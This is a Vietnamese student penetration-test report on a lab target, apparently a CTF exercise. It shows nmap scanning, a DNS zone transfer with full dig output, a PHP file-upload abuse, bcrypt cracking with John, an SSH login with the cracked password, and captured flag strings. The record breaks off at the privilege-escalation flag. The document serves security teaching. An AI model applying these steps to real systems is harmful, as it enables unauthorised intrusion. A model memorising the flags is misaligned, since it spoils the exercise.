Báo cáo kết quả kiểm thử bảo mật hệ thống CNTT

[NT140.O11ANTT.1.G21]

STT	Họ và tên	Email	Đóng góp (%)
1	Lê Đoàn Trà My	21521149@gm.uit.edu.vn	50%
2	Nguyễn Thị Thanh Mai	21521112@gm.uit.edu.vn	50%

-- Lưu hành nội bộ --

Mục lục

1.0 Tổng quan

NT140.O11ANTT.1.G21 được giao nhiệm vụ thực hiện một bài kiểm tra xâm nhập nội bộ cho hệ thống CNTT đã được chuẩn bị sẵn. Mục tiêu của bài kiểm tra này là thực hiện các cuộc tấn công, tương tự như tấn công của tin tặc và cố gắng xâm nhập vào hệ thống CNTT của tổ chức.

Trong khi thực hiện kiểm tra xâm nhập, có một số lỗ hổng được xác định trên hệ thống CNTT của đơn vị. Khi thực hiện các cuộc tấn công, NT140.O11ANTT.1.G21 có thể truy cập vào nhiều máy, chủ yếu là do không cập nhật các bản vá lỗi và cấu hình bảo mật kém. Trong quá trình kiểm thử, NT140.O11ANTT.1.G21 có quyền truy cập cấp quản trị vào nhiều máy chủ trong hệ thống. Tất cả máy chủ đều được khai thác thành công và được cấp quyền truy cập. Các máy chủ mà NT140.O11ANTT.1.G21 có thể truy cập vào được liệt kê dưới đây:

- 192.168.19.135

1.1 Khuyến nghị bảo mật

NT140.O11ANTT.1.G21 khuyến nghị vá các lỗ hổng được xác định trong quá trình kiểm thử để đảm bảo rằng tin tặc không thể khai thác các máy chủ này trong tương lai. Cần lưu ý rằng các máy chủ này cần được vá thường xuyên và nên duy trì chính sách kiểm tra, vá lỗi định kỳ để phát hiện và ngăn chặn các lỗ hổng mới xuất hiện trong tương lai.

2.0 Phương pháp kiểm thử


NT140.O11ANTT.1.G21 đã sử dụng các phương pháp được áp dụng rộng rãi để quá trình kiểm tra thâm nhập đạt được tính hiệu quả trong việc kiểm tra mức độ an toàn của hệ thống CNTT của đơn vị. Dưới đây là sơ lược về cách NT140.O11ANTT.1.G21 có thể xác định và khai thác nhiều loại máy chủ và bao gồm tất cả các lỗ hổng riêng lẻ được tìm thấy..

2.1 Thu thập thông tin

Giai đoạn thu thập thông tin của quá trình kiểm thử xâm nhập tập trung vào việc xác định phạm vi kiểm thử. Trong đợt kiểm thử xâm nhập này, NT140.O11ANTT.1.G21 được giao nhiệm vụ khai thác vào các máy chủ với địa chỉ IP cụ thể là:

Địa chỉ IP máy kẻ tấn công:

- 192.168.174.132



Hình 1. IP của máy kẻ tấn công

Địa chỉ IP của máy nạn nhân:

- 192.168.19.135

2.2 Kiểm thử xâm nhập

Giai đoạn kiểm thử xâm nhập tập trung vào việc chiếm quyền kiểm soát máy chủ. Trong đợt kiểm thử xâm nhập này, NT140.O11ANTT.1.G21 đã có thể truy cập thành công vào máy chủ.

2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: • 192.168.19.135

Thông tin dịch vụ

Địa chỉ IP	Các port đang mở
• 192.168.19.135	**TCP:** 22, 53, 80, 7171
	UDP:

Các Flag Bonus vui lòng trình bày tích hợp trong phần khởi tạo shell với quyền user người dùng và leo thang đặc quyền.

Khởi tạo shell với quyền user thường

Lỗ hổng đã khai thác: Lỗ hổng Upload File

Giải thích lỗ hổng: xảy ra khi một ứng dụng web cho phép người dùng tải lên các tệp tin mà không kiểm tra và xác thực đúng đắn. Điều này có thể cho phép kẻ tấn công tải lên các tệp tin độc hại, chẳng hạn như mã shell, và sau đó thực thi chúng trên máy chủ hoặc hệ thống mục tiêu.


Khuyến nghị vá lỗ hổng: Kiểm tra và xác thực đầu vào đảm bảo rằng chỉ cho phép tải lên các tệp tin hợp lệ và an toàn, thiết lập phân quyền hạn chế quyền truy cập của tệp tin tải lên để ngăn chặn việc thực thi tệp tin độc hại, giới hạn kích thước tệp tin.

Mức độ ảnh hưởng: [Cao]

Cách thức khai thác:


a, Flag 01

- Thực hiện nmap để tìm kiếm các port đang mở và các dịch vụ chạy trên địa chỉ IP của máy nạn nhân (192.168.19.135):



Hình 2. Kết quả scan bằng nmap tới IP_box (192.168.19.135)

- Nhận thấy tại cổng 7171, đang mở và sử dụng dịch vụ. Sử dụng netcat để lắng nghe 192.168.19.135 trên port 7171.




Hình 3. Sử dụng netcat để lắng nghe 192.168.19.135 trên port 7171 và thu được flag

Vậy, Flag 01 là: **INF01{zq4JICgufGagecA0YSnk}**

b, Flag 02


- Nhận thấy tại cổng 53/tcp đang được mở và hiển thị dịch vụ "domain", dịch vụ này chạy trên một máy chủ Ubuntu Linux.

- Sử dụng dig axfr để xem (https://book.hacktricks.xyz/network-services-pentesting/pentesting-dns):



Hình 4. Câu lệnh hướng dẫn trên trang web

- Tiến hành chạy câu lệnh dig axfr @192.168.19.135 infinity.insec:



Hình 5. Kết quả thu được

- Thêm tất cả các subdomain tìm được vào /etc/hosts:

```
  GNU nano 7.2                                                /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.129.30.214 unika.htb
192.168.19.135 infinity.insec
192.168.19.135 ns1.infinity.insec
192.168.19.135 ns2.infinity.insec
192.168.19.135 unk.infinity.insec
192.168.19.135 inffile123.infinity.insec
192.168.19.135 admin.infinity.insec
```

Hình 6. Thêm các subdomain vào /etc/hosts


- Thực hiện truy vấn riêng lẻ để xem nội dung chi tiết của từng bản ghi trong kết quả Hình 5:

```
┌──(kali㉿kali)-[~]
└─$ dig any @192.168.19.135 infinity.insec

; <<>> DiG 9.19.17-1-Debian <<>> any @192.168.19.135 infinity.insec
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10567
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: d486bf999c7b2187010000006556e0fe7ad31c0fe7091d7e (good)
;; QUESTION SECTION:
;infinity.insec.                IN      ANY

;; ANSWER SECTION:
infinity.insec.         604800  IN      SOA     ns1.infinity.insec. admin.infinity.insec. 3 604800 86400 2419200 604800
infinity.insec.         604800  IN      NS      ns1.infinity.insec.
infinity.insec.         604800  IN      NS      ns2.infinity.insec.

;; ADDITIONAL SECTION:
ns1.infinity.insec.     604800  IN      A       10.1.1.3
ns2.infinity.insec.     604800  IN      A       10.1.1.4

;; Query time: 432 msec
;; SERVER: 192.168.19.135#53(192.168.19.135) (TCP)
;; WHEN: Thu Nov 16 22:41:50 EST 2023
;; MSG SIZE  rcvd: 181
```


Hình 7. Kết quả thực hiện với infinity.insec

```
┌──(kali㉿kali)-[~]
└─$ dig any @192.168.19.135 inffile123.infinity.insec

; <<>> DiG 9.19.17-1-Debian <<>> any @192.168.19.135 inffile123.infinity.insec
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2761
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 873dbf4a0f3b5cb3010000006556e13b4a1a66825bcd236c (good)
;; QUESTION SECTION:
;inffile123.infinity.insec.     IN      ANY

;; ANSWER SECTION:
inffile123.infinity.insec. 604800 IN    A       127.0.0.1

;; Query time: 239 msec
;; SERVER: 192.168.19.135#53(192.168.19.135) (TCP)
;; WHEN: Thu Nov 16 22:42:51 EST 2023
;; MSG SIZE  rcvd: 98
```


Hình 8. Kết quả thực hiện với inffile123.infinity.insec



Hình 9. Kết quả thực hiện với ns1.infinity.insec



Hình 10. Kết quả thực hiện với ns2.infinity.insec




Hình 11. Kết quả thực hiện với unk.infinity.insec

- Tại kết quả của unk.infinity.insec nhận thấy có Flag 02, Flag 02 là: **INF02{74t1Frq4ZlHvGsSKGMxr}**


c, Flag 03

- Nhận thấy tại cổng 80, đang đang mở và sử dụng dịch vụ web nginx phiên bản 1.24.0. Truy cập vào http://infinity.insec/




Hình 12. Kết quả truy cập web

- Tiến hành truy cập lại vào trang với các subdomain, chỉ với subdomain inffile123 là có sự thay đổi trên trang web:




Hình 13. Kết quả truy cập web với subdomain inffile123

- Phía bên dưới có một đường dẫn dẫn đến github, tìm kiếm thấy tài khoản dùng để truy cập (tài khoản admin):




Hình 14. Tài khoản được cung cấp công khai trên github

- Sử dụng tài khoản admin/admin@123 để truy cập vào:




Hình 15. Giao diện sau khi truy cập

- Khai thác lỗ hổng khi thực hiện upload file: Upload file code php (tên file code: flag3.php) liệt kê tất cả các tệp tin và thư mục trong thư mục được chỉ định (../), in ra đường dẫn của mỗi tệp tin và thư mục, và đọc và in ra nội dung của mỗi tệp tin (code này được support bởi poe.com và ChatGPT vì nhóm em không biết code php).



Hình 16. Nội dung code php

- Tiến hành upload và thực thi file flag3.txt, xem kết quả chạy ở tab mới được mở, kéo xuống xem các thông tin. Tại ..//infinity.txt có xuất hiện Flag 03, Flag 03 là: **INF03{yqFS5pRY31vYHNJ5FoQW}**



Hình 17. Flag 03 được tìm thấy

d, Flag 04 (User Flag)

- Xem xét tại đoạn thông tin của ..//index.php:

```
..//index.php
//Default Configuration
$CONFIG = '{"lang":"en","error_reporting":false,"show_hidden":false,"hide_Cols":false,"calc_folder":false}';

/**
* H3K | Tiny File Manager V2.4.3
* CCP Programmers | ccpprogrammers@gmail.com
* https://tinyfilemanager.github.io
*/

//TFM version
define('VERSION', '2.4.3');

//Application Title
define('APP_TITLE', 'Tiny File Manager');

// --- EDIT BELOW CONFIGURATION CAREFULLY ---

// Auth with login/password
// set true/false to enable/disable it
// Is independent from IP white- and blacklisting
$use_auth = true;

// Login user name and password
// Users: array('Username' => 'Password', 'Username2' => 'Password2', ...)
// Generate secure password hash - https://tinyfilemanager.github.io/docs/pwd.html
$auth_users = array(
'admin' => '$2y$10$/K.hjNr84lLNDt8fTXjoI.DBp6PpeyoJ.mGwrrLuCZfAwfSAGqhOW',
'user' => '$2y$10$Fg6Dz8oH9fPoZ2jJan5tZuv6Z4Kp7avtQ9bDfrdRntXtPeiMAZyGO',
'taylor' => '$2y$10$Z51V0BOLzIo2wNCrALyaluiQ0PHoxgmYwv1xZraJQjrsBqtkRA0KW'
);
```

Hình 18. Một phần thông tin của ..//index.php

- Tại phần thông tin về auth_user (được đóng khung đỏ), nhận thấy: ngoài 2 tài khoản là user và admin được công khai trên git hub thì ở index.php còn xuất hiện thêm tài khoản của taylor → đây có thể là tài khoản liên quan đến flag 04, User Flags.


- Đưa pass đã băm vào file pass.txt và sử dụng công cụ John để tiến hành tìm pass của tài khoản taylor (https://www.reddit.com/r/HowToHack/comments/m9w0at/why_isnt_john_cracking_this_bcrypt_hash/):

```
┌──(kali㉿kali)-[~]
└─$ cat pass.txt
$2y$10$Z51V0BOLzIo2wNCrALyaluiQ0PHoxgmYwv1xZraJQjrsBqtkRA0KW

┌──(kali㉿kali)-[~]
└─$ john pass.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
lekkerding       (?)
1g 0:00:01:30 DONE (2023-11-17 02:05) 0.01103g/s 110.4p/s 110.4c/s 110.4C/s CHRISBROWN..ilovewill
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Hình 19. Password thu được sau khi sử dụng john để tìm

- Kết quả password thu được là: lekkerding.

- Nhận thấy tại cổng 22/tcp đang chạy dịch vụ ssh, truy cập vào ssh bằng tài khoản taylor, liệt kê các file thu được user.txt, trong user.txt thu được Flag 04.



Hình 20. Đăng nhập vào ssh và lấy Flag 04

Vậy, Flag 04 là: **INF04{38vxzg3tQAa7HRNaJbY6}**

Leo thang đặc quyền

Lỗ hổng đã khai thác: #1. Linux Privilege Escalation (using SUID)

Giải thích lỗ hổng: SUID (hay Set user ID), thường được sử dụng trên các file thực thi (executable files). Nó cho phép file được thực thi với các đặc quyền (privileges) của chủ sở hữu file đó. Kẻ tấn công có thể lợi dụng điều này, khi phát hiện các file thực thi có quyền suid sẽ thực hiện việc tạo 1 script thực thi mới, sau đó thay đổi đường dẫn $PATH đến script tấn công với mục đích có được quyền cao hơn ban đầu.

Khuyến nghị vá lỗ hổng: Hiểu cách hoạt động, việc cấp quyền suid cho các file thực thi. Áp dụng nguyên tắc của nguyên tắc tối thiểu, kiểm tra và cập nhật hệ thống.

Mức độ ảnh hưởng: [Cao]

Lỗ hổng đã khai thác: #2. Buffer Overflow

Giải thích lỗ hổng: Buffer Overflow xảy ra khi một chương trình ghi dữ liệu quá giới hạn của một vùng nhớ đệm (buffer), gây ra việc ghi đè lên các vùng nhớ khác hoặc gây tràn bộ nhớ. Kẻ tấn công có thể khai thác lỗ hổng này để thực thi mã độc, kiểm soát chương trình hoặc gây crash hệ thống.

Khuyến nghị vá lỗ hổng: Cập nhật và sử dụng các phiên bản phần mềm an toàn, kiểm tra và xử lý đầu vào, sử dụng kỹ thuật bảo vệ, sử dụng ngôn ngữ lập trình an toàn,…

Mức độ ảnh hưởng: [Cao]

Cách thức khai thác:

e, Flag 05

